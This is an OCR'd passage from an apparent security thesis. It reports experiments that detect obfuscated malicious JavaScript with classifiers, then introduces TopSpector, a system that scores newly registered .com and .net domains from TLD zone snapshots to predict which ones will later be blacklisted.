


Figure 3.3: Scatterplots of features appearing in both chi-squared and info gain rankings. Points at the top of y-axis are benign, at the bottom are malicious. Feature distribution for both classes is plotted on the x-axis. Identical points are randomly offset to better display the distributions.

good distinction between malicious and benign scripts. The strength of the human-readable feature suggests that it may be useful to further refine this heuristic so that it labels as many actual words as possible as human readable while labeling randomly generated words as not readable.

3.5.2.1 Experiment 1: training set validation

In Experiment 1, we trained and evaluated each classifier using 10-fold cross validation in order to estimate how well the classifier would perform on unseen instances. We repeated the 10-fold CV 10 times for each classifier in order to test for statistically significant variations in classifier performance. Table 3.4 presents the results of the CV using common performance measures.

All the classifiers in Experiment 1 performed well on this data set. In partic-

Table 3.4: 10-fold CV performance

Classifier	**Prec**	**Recall**	**F2**	**NPP**
NaiveBayes	0.808 (0.11)	0.659 (0.18)	0.685 (0.19)	0.996 (.0023)
REPTree	0.884 (0.12)	0.769 (0.17)	0.790 (0.16)	0.997 (.0022)
SVM	**0.920** (0.14)	0.742 (0.17)	0.764 (0.16)	0.997 (.0021)
RIPPER	0.882 (0.17)	**0.787** (0.21)	**0.806** (0.15)	0.997 (.0027)

Notes: Standard deviation in parentheses

ular, we note that $\sim 90\%$ of scripts labeled malicious by a classifier were malicious. Likewise, the NPP of the classifiers is extremely high: 99.7% of scripts labeled as benign were benign. RIPPER had the highest recall (0.787) and F2-score (0.806) while the SVM had the highest PPP (0.92). Two-tailed paired and corrected t-tests revealed that no classifier performed better than the others with regard to F2-score at a statistically significant level ($p = 0.05$). However, RIPPER's recall rate was better than that of NaiveBayes at a statistically significant level ($p = 0.05$).

The consistent performance across classifiers and folds, reflected in the F2-score and relatively low standard deviations, suggest the feature set we generated captures differences between obfuscated, malicious javascript and benign javascript well. Next, in order to determine if the classifiers could detect malicious javascript in the "real-world" we conducted Experiment 2.

3.5.2.2 Experiment 2: evaluating real-world performance

Experiment 1 suggests that classifiers can distinguish between malicious and benign javascript. In order to determine if this holds in the real-world, we developed a test set. We used Heritrix to crawl all domains blacklisted for hosting or distribut-

Table 3.5: Real-world javascript crawl details

Dates	June 2^{nd}-16^{th}, 2009
Initial seeds	827 domains
Pages downloaded	163,938
Data collected	2.6GB (compressed)
Unique scripts by MD5	24,269

ing malware at http://www.malwaredomains.com/ within a two week period. We extracted all scripts from the crawl that were unique by MD5. Crawl statistics are reported in Table 3.5.

The 24,269 extracted scripts served as the test set. We used the models trained on the data used in Experiment 1 to classify these unlabeled scripts as benign or malicious. Results of Experiment 2 are presented in Table 3.6. Without knowing *a priori* the number of malicious scripts in the crawl, we cannot report recall or an F2-score for this experiment. Instead, we examine the precision of the classifiers as well as reporting the percentage of scripts labeled by the classifiers as malicious and the percentage of scripts labeled as malicious and confirmed to be malicious by manual inspection.

Due to the repeated use of an obfuscation routine on the same script, a large number of scripts that are unique by MD5 were obviously generated by the same obfuscation algorithm after manual inspection. These duplicates may artificially inflate the performance of the classifiers and so we attempted to use only one instance labeled malicious from each obfuscation algorithm, removing duplicates obfuscated with a different key from Table 3.6.

Table 3.6: Scripts detected and number malicious

Classifier	Number labeled	Number mal	Percentage of all
NaiveBayes	19	17 (89.5%)	77.2%
REPTree	21	19 (90.4%)	86.4%
SVM	22	19 (86.3%)	86.4%
RIPPER	28	19 (67.9%)	86.4%

Combined, the classifiers detected a total of 22 malicious scripts (unique by obfuscation algorithm) from the 24,269 scripts in the test set. All 22 of these malicious scripts were obfuscated. The difference in classifier performance is negligible, except that RIPPER had far lower precision than the other classifiers on this test set. The high precision rates are consistent with Experiment 1's findings and provide confirmation that the classifiers are able to distinguish benign and malicious javascript in the real world, a task which which has proven difficult in past research projects. Unfortunately, it is not possible to estimate how many malicious scripts the classifiers failed to detect as it is unknown how many of 24,269 scripts were malicious.

3.5.2.3 Experiment 3: comparison with existing technologies

There are few existing tools that attempt to identify obfuscated malicious javascript. Instead, most tools concentrate on identifying malicious executables or known exploits. In order to demonstrate that our features detect a different portion of the malicious javascript attack vector than existing tools, we submitted the 22 malicious scripts detected by the classifiers in Experiment 2 to a traditional anti-virus tool, Symantec Endpoint's anti-virus 2009 [104] and the experimental web-based script analyzer, Wepawet [19].

Table 3.7: SVM classifier vs existing tools

Tool	**Num scripts detected**
SVM	19
wepawet	2
Symantec	2

This is in no way meant to be a comprehensive comparison of the tools' performance, our only intent is to demonstrate that, currently, we are detecting malicious javascript differently than a traditional AV vendor and an automated script analyzer. Both wepawet and Symantec Endpoint detected only 2 malicious scripts detected by our classifiers. We present the results in Table 3.7 along with the SVM's performance from Experiment 2 for reference purposes. Experiment 3 suggests that classifier feedback could be included to complement the capabilities of existing tools.

We note that our system detected many obfuscated iframe redirects in Experiment 2. If the payload from the redirect is not active at the time Wepawet analyzes the file, it is unlikely to rate the script as malicious. This is evident in our results, both scripts Wepawet detected as malicious were iFrame redirections. One iFrame pointed to a blacklisted domain and the other to martuz.cn (a domain associated with the gumblar outbreak, which slightly overlapped with Experiment 3's test period). These examples show that classifiers based on our feature set capture different malicious scripts than some of the existing tools.

3.6 Discussion

Experimental results indicate that our feature set, combined with proper training, enables classification techniques to detect malicious javascript with a high degree of accuracy. The PPP and NPP of our classifiers in Experiment 1 are high, suggesting they do not misclassify a significant number of benign scripts as malicious. Experiments 2 and 3 confirm that these classifiers are useful in the real world.

A system built around classification techniques could provide several advantages to end-users and anti-malware researchers. Results from the classifier can aid other anti-malware measures to take appropriate actions, such as disabling potentially malicious scripts selectively for proactive security. Results from the classifier could also be used by the policy-based systems referenced in Section 3.2 to trigger additional safeguards, such as restricting the script to a subset of trusted functions or invoking dynamic data tainting. Finally, these classifiers could be incorporated into honeyclients or honeypots designed to automate the collection and analysis of malicious scripts.

3.6.1 Drawbacks to using Classifiers

Using classifiers to identify malicious scripts has a drawback. Namely, classifiers are likely to categorize a small subset of benign scripts as potentially malicious. These false positives could prevent users from browsing websites that only contain benign javascript.

An example benign yet obfuscated javascript is *packed* javascript. Some web-

sites choose to compress javascript before transmitting it to users to reduce the data transferred or prevent the theft of their source code. Packed javascript is the most likely to generate a false positive.

3.6.2 Mitigating the Impact of Packed Javascript

Packed javascript is very similar to obfuscated javascript. However, the vast majority of packed javascript is delivered via HTML commands to include files external to the web page. This is very different from the approach used during script injection in which the obfuscated javascript is embedded in the HTML. Our crawler extracts individuals scripts from am HTML page rather than entire included files. As a result, we did not notice a sizeable number of false positives due to packed javascript.

Some reviewers raised concerns that our classifier would detect packed javascript from popular companies, such as Google, Inc. However, our crawler is seeded with a set of malicious domains. As such, we do not tend to crawl popular websites. Anecdotally, the only scripts related to popular web companies that our crawler flagged as suspicious was the tracking code embedded on many domains for use with Google Analytics.

3.7 Conclusion

This chapter transitioned from focusing on a specific web-based attack, phishing, to targeting one of mechanisms commonly used to conduct attacks. We have shown that proper application of machine learning can allow the security commu-

nity to identify attacks in-the-wild and can even locate attacks that are missed my commonly used security mechanisms such as Anti-Virus software. While Chapter 2 focused on protecting the end-user, the system described in this Chapter is more likely to be useful to security researchers. Identifying and deobfuscating attacks is difficult and pre-filtering scripts using a system such as ours could allow new attacks to be discovered sooner. In the end, this improves protect for the end-user as well.

CHAPTER 4
TOPSPECTOR: INTROSPECTION OF TOP-LEVEL DOMAIN DATA FOR MALICIOUS DOMAIN DETECTION

4.1 Introduction

We have now demonstrated the practical use of machine learning to detect both a specific attack as well as a vector of many different attacks. This chapter aims to detect attacks even earlier in their lifecycle than our work in the previous two chapters. The goal of the work described in this chapter is to identify domains at which malicious attacks are likely to occur before the attack has occurred. The work in this chapter is proactively predictive, we aren't simply finding a new examples of known attacks but instead are attempting to predict where attacks will occur before they do.

We observe that after a domain is first registered, domain-specific Resource Records are added to the Domain Name System (DNS). This is a necessary step to allow traffic to be routed to and from the new domain. (DNS is described in detail in Section 4.2.) Since a domain must always be added to the DNS system after registration and before users can browser to that domain, the DNS system represents the first opportunity for us to detect malicious domains. Furthermore, for each Top-Level Domain (.com, .net, .edu, etc), there is a registrar responsible for maintaining up-to-date data on each domain's Authoritative Name Server (ANS). As a result, the Top-Level Domain registrar for a given zone provides a comprehensive view of every newly registered domain's Resource Records.

This chapter takes advantage of the comprehensive, early view of all domains. We describe and build a system we refer to as TopSpector that processes Top-Level Domain DNS data and assigns a score to every domain in the zone indicating how likely it is that a domain will appear on a blacklist. Domains that score above a threshold become part of a candidate set that can be used by the security community to proactively seek out signs of malicious activity.

4.1.1 TopSpecter

In this chapter we describe TopSpector, a system designed to proactively identify malicious domains at the time of registration using daily DNS record snapshots provided by TLD (Top Level Domain) registrars before it's malicious use. We call the system TopSpector because it inspects daily Top-Level Domain data and scores each domain's potential for malicious behavior well ahead of the attack. Recent research has shown that DNS monitoring can effectively identify malicious domains [3, 5, 33, 110, 80, 23]. Much of this work uses passive DNS (pDNS) monitoring to identify malicious domains at the start of the attack.

pDNS data consists of DNS queries and responses captured at a recursive resolver. Unlike these systems, our data is extracted from twice-daily snapshots of the .com or .net zone provided by a TLD registrar. Operating from snapshots, TopSpector identifies a subset of malicious domains before DNS queries are issued for these domains. That is, before they appear in pDNS. We refer to this set as the "candidate set."

Figure 4.1 plots the cumulative percentage of malicious domains added to a pDNS monitor after a given number of days have elapsed since its addition to the .com or .net TLD server. Three days after a domain's addition to the TLD server, only 50% of blacklisted domains have been added to a pDNS monitor. 20% of blacklisted domains have not been added to pDNS after one week. The time distribution for these domains very long tailed: roughly 10% of domains do not appear in pDNS for over a month (Figure 4.1). (A domain's appearance in pDNS does not indicate that it would be detected as malicious at that time.) Identifying malicious domains from TLD data provides a temporal advantage over pDNS detection but poses significant challenges: we operate from a very limited amount of information and a large number of domains change their Resource Records (RRs) daily.

Working with TLD snapshots limits the information available to TopSpector. Previous work has taken advantage of the comparatively feature-rich information afforded to pDNS systems, such as the temporal pattern of RR changes [3, 5] as well as information gathered by the pDNS monitor (e.g. TTL [5]). We must base our features primarily on the domain name, the name server and, when available, the IP address. Due to the limited amount of information, TopSpector does not identify malicious domains with the same precision as pDNS-based systems. Instead, TopSpector's candidate set serves two purposes.

First, security researchers can use it to focus their resources on domains that are most likely to appear on a blacklist. We find that malicious domains are added to a candidate set 32 days before they are blacklisted (on average). This is a longer

warning than is provided by related systems and ample time for the security community to use more precise methods to identify malicious behavior from the candidate set. Second, the output from TopSpector can serve as an additional feature to pDNS systems. When a new domain passes a pDNS monitor, the reputation of that domain is relatively unknown. Candidate set membership can serve to cold-boot domain reputations, potentially allowing attacks to be identified earlier in the attack lifecycle.

A large number of domains update their RRs every day. During our observation period, an average of 99,577 domains updated their RRs every 12 hours in the .com zone alone (standard deviation: 36,525). Only a small fraction of these new and changed domains will host a malicious attack and be added to a blacklist. For each TLD snapshot, TopSpector generates a new candidate set. The candidate set is produced using a classifier to assign a score to each changed or added domain. We monitor three blacklist sources: Google SafeBrowsing, SURBL and Malware Domains. Domains on these lists are used as malicious training data. In this paper, we refer to blacklisted domains and malicious domains interchangeably, viewing the former as a subset of the latter (e.g. some malicious domains are never blacklisted).

The size of the candidate set is flexible. Even at its most aggressive setting (i.e. most sensitive to signs of maliciousness), TopSpector produces a set of domains that is, on average, 28.8% of the set of updated domains and yet contains 65% of domains that will appear on a blacklist (at its most conservative the list adds 1.8% of the updated domains to the candidate set and detects 18.8% of blacklisted domains).

By using our candidate sets to focus their resources on the domains most likely




Figure 4.1: Cumulative percentage of the time between a .com domain's appearance in pDNS and it's appearance in the TLD (Top-Level Domain) zone file.

to host attacks, the security community can improve blacklist coverage and detect attacks sooner. To support our contention that focusing on the candidate set is likely to be useful, we manually analyzed a sample of the candidate set. We found that at least 50% of the sample domains exhibits suspicious behavior.

The intuition behind the features we consider in this paper is that not all name servers are created equal. Domain registrars with established reputations and successful business models are more likely to heavily police domains hosted at name servers under their control. They are more likely to respond quickly to take-down requests for confirmed malicious domains and be vigilant with new domain registrations.

The Internet's decentralized structure means it is possible to find less stringently controlled registrars willing to host attack domains, either through negligence or outright maliciousness. Malicious domains gravitate to these registrars whereas average domains generally select their registrar based on price and quality of service.




Figure 4.2: Cumulative percentage of the time between a .com domain's appearance in a blacklist and its appearance in the TLD (Top-Level Domain) zone file.

TopSpector takes advantage of the differences in registration behavior to identify potentially malicious domains.

4.1.2 Time Elapsed until Detection

To motivate the use of TLD data, Fig 4.2 plots the cumulative percentage of malicious domains blacklisted x days after their registration in the .com zone. We plot the data of two publicly available blacklists, malwaredomains [69] and malwaredomainslist [70], as well as including data from a honeynet operated by Emerging Threats [31].

Many domains are registered for substantial amounts of time before they are blacklisted, which is corroborated in Felegyhazi et al [33]. A quarter of malicious domains in our sets are blacklisted within the first week. However, nearly a quarter of malicious domains had been registered for over a month before they are blacklisted.

Long lapses between registration and blacklisting occur for several reasons.

First, detecting attacks in the wild is difficult. They last for short periods of time and many victims are unaware they have been exposed [37]. Second, many attacks are hosted at compromised but otherwise benign domains. The compromised domains have longer lifetimes than outright malicious domains, inflating the time between registration and blacklisting. Third, there are few organizations capable of monitoring the entire web for in-the-wild exploits.

The lengthy time between a domain appearing in the zone file and its addition to a blacklist provides further justification for using only data available at the domain registrar. The candidate set output by our system can serve as a watch-list that can allow security researchers to focus their efforts on domains that are most likely to host web-based attacks.

In some rare cases, due to the fact that we are currently receiving twice daily zone snapshots, if a newly registered malicious domain is used immediately in an attack, it may be detected by pDNS before TopSpector can assign a score to that domain. However, TLD registries, such as Verisign, have the capability of providing TLD updates in real-time (in fact, we received a small sample of such logs which are not publicly available). If TopSpector had access to these logs, it could immediately assign a score to these domains as well.

Next, we briefly describe the DNS system before detailing the data sources used in this paper and an explanation of the features extracted from the TLD snapshot. We then describe the system we have developed to extract these features and evaluate our system's candidate set. This is followed by a discussion of related work. We conclude

with future research directions.

4.2 Data Description

4.2.1 The Domain Name System

The domain name system (DNS) is a protocol mapping IP addresses to domain names. DNS is organized into a tree structure. Each node is a domain:IP address mapping with edges between domains (parents) and sub-domains (children). For example, *example.com* has *com* as a parent and *detailed.example.com* as a child. Domains are organized into zones, with Top Level Domains at the root (e.g. *.com*, *.net*) and fully qualified domain names as leaf nodes. Parents serve as Authoritative Name Servers (ANS) for their descendants. ANS respond to requests either by providing the IP address of the requested node directly or by referring the requester to a descendant that is an ANS of the requested node.

DNS servers maintain sets of Resource Records (RR) for domains for which they serve as an ANS. Example NS records are shown in Fig. 4.3. This paper focuses mostly on NS RRs[1] at the TLD server. Every domain has at least one NS record which refers to its parent in the tree, its authoritative name server (ANS). When a domain is registered, the name is purchased from a registrar, responsible for maintaining a list of which entity owns which domain. The registrar creates a new NS record for the domain within the registrar's own NS (or the NS stipulated by the customer) as the ANS. This new NS record is then propagated to other NSes, who

[1]In this paper, italicized NS refers to the resource record while NS is merely an abbreviation for "name server".

```
AARDVARKTOPSITES NS NS1.EVERYDNS.NET.
AARDVARKTOPSITES NS NS2.EVERYDNS.NET.
AARDVARKTOPSITES NS NS3.EVERYDNS.NET.
AARDVARKTOPSITES NS NS4.EVERYDNS.NET.
JODYWHITE NS NS1.ABOVE
JODYWHITE NS NS2.ABOVE
RIGHT-TO-KNOW NS NS09.DOMAINCONTROL
RIGHT-TO-KNOW NS NS10.DOMAINCONTROL
NEKO-CAN NS NS1.VALUE-DOMAIN
NEKO-CAN NS NS2.VALUE-DOMAIN
NEKO-CAN NS NS3.VALUE-DOMAIN
NEKO-CAN NS NS4.VALUE-DOMAIN
ESPAS NS DNS1.JBNET.CO.JP.
ESPAS NS NS.ALPHANET.NE.JP.
```

Figure 4.3: Sample NS records stored at the *.com* TLD Name Server.

can then look up the domain's IP address with the ANS.

We received a snapshot of the .com zone and .net zone from VeriSign, the TLD registrar for these zones, every 12 hours. Each .com zone snapshot contained 7.6GB of data. Each .net snapshot was 1.5GB. On receipt of a new snapshot, TopSpector extracts the features described in the next Section using MapReduce, a programming paradigm designed to parallelize simple operations on large amounts of data [24].

4.2.2 Features

TopSpector predicts whether or not a domain will host malicious content using a machine learning classifier incorporated into the system. In order for the classifier to make a prediction, we first need to develop a set of features. Based on the values of the features for each domain, the classifier will then produce a score for that domain, indicating how likely it is that this domain will appear on a blacklist. We developed 11 features and divide them two categories: one category consists of 9 features based on the behavioral characteristics of malicious domains. We complement these 9 behavioral features with the second category of features, developing 2 Statistical

Language Models, one feature per model.

As mentioned in Section 4.1, operating from TLD snapshots limits the features available to us due to the dearth of information available when a domain is first added to DNS. To identify useful features, we examined differences in patterns of domain-NS behavior extracted from TLD data. We were interested in characterizing the differences between a set of malicious domains that appear on blacklists and domains in the zone that do not.

In related work, particularly Felegyhazi et al [33] which also used TLD data to make predictions, the goal was to use a clustering technique based on knowledge of blacklisted malicious domains in order to identify malicious domains that were very similar to the blacklisted domains in order to detect missed attacks.

In contrast to related work, we are attempting to forecast attacks at the moment of registration, i.e. as much in advance of the attack occurrence as possible. As a result, we have focused on features that are indicative of attacks in general. We identified 9 features by looking for contrasts in behavior between malicious domains and the rest of the domains in a zone. Per domain, the features are:

- The length of the domain name.
- The length of a domain's NS name.
- The percentage of the domain name composed of English words.
- The percentage of the domain name composed of digits.
- The number of A records for a domain.

- The number of NS records for a domain.
- the Damerau-Levenshtein edit distance between a domain and its NS.
- The number of other domains co-hosted at the same NS.
- The reputation of the domain's current NS based on how many blacklisted domains it has hosted. We calculate this reputation as a ratio of the number of malicious domains hosted in the past six months to the current number of domains hosted at an NS:

$$ratio = \frac{\log(num\_malicious)}{\log(domains\_hosted)}$$

We supplement these 9 features with two simple Statistical Language Models, both derived from a sample set of known malicious domains and benign domains collected prior to the start of our evaluation period. The first language model calculates the probability that a domain will be blacklisted using the character-level trigrams in the domain name. The second calculates the probability that a domain will be blacklisted using a "bag-of-words" approach in which we identify English words (stemmed using the Porter stemmer, of length 3 or greater) in the domain name and use these words as features to generate the probability. We stemmed the words using the Porter Stemmer. Figure 4.4 demonstrates the trigram and word-based features for an example domain.

To estimate the probabilities for each word or trigram, we gathered 50,000 malicious domains that were blacklisted prior to September 1^{st}, 2010. These blacklists




Figure 4.4: An illustration of the SLM-based features extracted from a domain name. The braces highlight features in the word feature space (above the domain) and the character-level trigram feature space (below).

Table 4.1: Most informative features ranked by MI

words	**trigrams**
SCAM	SCF
OUTFITT	IRT
MAYB	VIM
WARD	SPY
CASKET	CAO
WILDLIF	SPX
NUTCRACK	PYV
BONGO	RUR
SUMP	24U
MARQU	ONH
BALBOA	ECV

came from public blacklists [69, 70] as well as from Google's SafeBrowsing blacklist. We also gathered 100,000 benign domains by selecting domains at random from Open Directory Project [106] URLs, also prior to September 1^{st}, 2010. To limit the size of the feature set for the trigram and word-based models, we used Mutual Information to select the 6,000 most informative trigrams and the 6,000 most informative words and used those as the feature set for the trigram model and the word model, respectively.

The 10 most useful features for trigrams and by words, ranked by Mutual Information are available in Table 4.1. For a new domain, we calculate the probability

it will appear on a blacklist using the trigram model and the probability it will appear using the word model. Each of these outputs is an additional feature in our system, for a total of 11 features.

4.2.2.1 Feature Evaluation

To explore the usefulness of each feature, we used several feature selection algorithms to rank the features, including information gain, chi-squared test, and RELIEFF [60]. Information gain evaluates the usefulness of each feature by observing the reduction in entropy of the predicted variable (whether the domain will be blacklisted or not) given the observation of that single feature. The chi-squared statistic is a well-known statistical test, that calculates chi-squared for an individual feature with respect to the predicted variable. RELIEFF determines the importance of features by estimating how well they distinguish between instances from each class (malicious or average) that are close to one another in the feature space.

The data for the feature evaluation is derived from the output of the feature extraction steps of our system described in Section 4.3. We selected a day at random from the system evaluation period of December 1^{st}, 2010 to January 31^{st}, 2011 and used a 10-fold cross validation to estimate the quality of the features. Each feature's rank was averaged across the folds. Table 4.2 presents a summary of the feature evaluation results.

The exact ranking varies depending on the feature evaluation method but it provides a sense of which features are more useful and which are not likely to be.

Table 4.2: Results of feature evaluation

InfoGain	**Chi-squared**	**RELIEFF**
NS size	NS size	wordSLM
NS rep	NS rep	triSLM
NS length	NS length	domain length
triSLM	wordSLM	percent words
wordSLM	DamLev	NS rep
DamLev	triSLM	NS length
percent words	percent words	DamLev
domain length	domain length	NS size
Num A recs	Num A recs	Num A recs
percent numeric	percent numeric	percent numeric




Figure 4.5: Classifier performance on a sample of our evaluation data for subsets of our proposed features, classification by the entire feature set included for reference. Percent malicious refers to the percentage of all blacklisted domains detected while percent candidate refers to the percentage of all domains that enter the candidate set.

The percentage of numeric characters in a domain name ranks very low in each case, indicating that it is not useful in general. The low rank assigned to the number of A records per domains provides further evidence of the distinction between the TLD data and pDNS data. Observing switches in A records can be very useful in pDNS because the system sees each change in IP address. Using TLD snapshot data, one sees at most a single change every 12 hours.

The SLM features and NS features dominate the top of the table. A combination of the SLM features and the highly ranked NS-related features are most useful. This is borne out when we divide the feature set and evaluate our system's ability to identify malicious domains using either of the SLM feature sets, all features except for the SLM features or the combined set. Figure 4.5 compares our system's performance when using a subsets of our feature set: the word-based SLM classifier, the trigram-based SLM classifier, or the rest of the feature set without the SLM classifiers. The performance on the full feature set is included as a point of reference. The full feature set performs better than any subset of features. Despite the fact that wordSLM ranks highly according to the full feature set evaluation, in isolation it does generalize because too many domains do not contain english words.

4.3 System Design

We designed a system to extract the features identified in the previous section from a set of RR additions and changes from TLD zone files. Our system uses these features to produce a candidate set of domains that are likely to become malicious in the future. The system automatically extracts the needed information when it receives a new zone file. Together, the .com and .net zone files account total nearly 20GB of data a day. While it is conceivable to extract all the features needed for our classifier on a single server, we process the file using several different MapReduce [24] jobs. On average, there were 116,246 .com domains (stdev:51,479) and 16,050 .net domains (stdev: 7,056) that added or changed their RRs in each TLD zone snapshot.




Figure 4.6: The information flow in our system.

The MapReduce jobs extract the NS-related features as well as generating a diff between the current zone file and the previous zone file (Step 1 in the figure).

As mentioned in Section 4.2.2, our feature set consists of a set of features derived from TLD data based on observed malicious domain behavior as well as two Statistical Language Models, one trained on a "bag of words" and the other trained on character-level trigrams extracted from the same set of domains. For every domain, SLMs trained on the words and trigrams feature sets use Bayes' Theorem to generate the probability that a domain will be used in association with malicious activity. While the diff is being generated, we use the trained SLM models to generate the probability each new domain in the zone file belongs to the set of blacklisted domains based on the occurrence of words or trigrams (Step 2).

Once the data has been processed (Steps 1 and 2), the classifier is trained on previously observed malicious instances as well as data from unknown domains observed in previous snapshots (the selection of training is discussed in Section 4.4.5).

Then, the trained classifier assigns a score to each domain, indicating the likelihood that the domain will become malicious within 90 days (Steps 3 and 4). All domains with a score that exceeds a pre-selected threshold become members of the candidate set. By default, we use a threshold of 0.5, and explore the impact of altering the threshold in Section 4.4.3.

4.4 System Evaluation: Classifying DNS Changes

The goal of this section is to evaluate TopSpector's ability to forecast which domains are likely to be added to a blacklist in the future given current DNS RRs for each domain. We are interested in observing the temporal advantage, i.e. how far in advance TopSpector is capable of flagging a domain as potentially malicious, as well as observing the effectiveness by tracking what percentage of blacklisted domains are flagged as malicious by TopSpector.

We evaluated TopSpector's performance over a two-month period from December 1^{st}, 2010 to January 31^{th}, 2011. We used blacklist data from October 1^{st}, 2010 until May 1^{st}, 2011 (90 days after the end of the DNS snapshots). RRs for blacklisted domains collected prior to the start of the evaluation period are used as initial training data. We used three blacklist sources to identify domains that appear on blacklists: Google SafeBrowsing blacklist [41], SURBL's URI Reputation blacklist [103] and Malware Domains [69], a public blacklist that gathers reports of malicious domains from multiple sources.

Each day is divided into two 12-hour epochs, one for each of the TLD snap-

shots. For each snapshot, our system's MapReduce jobs extract all changes between the newest snapshot and the previous snapshot. All domains added to the zone, as well as domains that have changed their name server or IP address, are extracted. These domains form the test set for the current epoch. A subset of the data from previous epochs is used to train the classifier. We discuss the selection of training data by comparing various training regimens in Section 4.4.5). For each of the domains in the training set or the test set, we use MapReduce to extract the features listed in Section 4.2.2.

Each domain in the training and test set are assigned one of two labels: "unknown", indicating that a domain has not been blacklisted or "malicious". In the training set, domains that have already been blacklisted are labeled "malicious." In the testing set, domains that appear on a blacklist within 90 days of the current epoch are labeled as "malicious." After the feature extraction and training steps, TopSpector calculates a score for each domain (in the current test epoch). The score ranges from 0 to 1 and represents how strongly our classifier believes that the current domain will appear on a blacklist given the RR for that domain. Every domain for which the score exceeds a preset threshold is added to the candidate set for further monitoring. Depending on the resources and requirements of the user, the threshold can be altered in order to control the size of the candidate set.

Table 4.3 presents examples of malicious domains and their scores assigned by our system, along with the number of days between our system's classification and its appearance on a blacklist. Table 4.4 contains examples of domains that were not

Table 4.3: Blacklisted domains and TopSpector scores

domain	**score**	**days to blacklist**
07DOWNLOAD.COM	0.948	5
UMAK-CCSAD.COM	0.938	9
SPANET-ONLINE.COM	0.935	29
COOLVIDEOSONLY.COM	0.910	20
GLEZPROTV.COM	0.910	1
LINEAGEHD.COM	0.900	23
DWP-WONOSOBO.COM	0.898	3
LUNUFROTEN.COM	0.897	3
MESOCUR.COM	0.895	3
GUARDBAY.COM	0.894	37

Table 4.4: Unknown domains added to the candidate set

domain	**score**	**days to bl**
3CGZ.COM	0.688	n/a
89373.COM	0.652	n/a
SAYSS.COM	0.746	n/a
RWWSH.COM	0.634	n/a
SPACEANALYZER.COM	0.741	n/a
JNLXBZ.COM	0.728	n/a
0532SO.COM	0.664	n/a
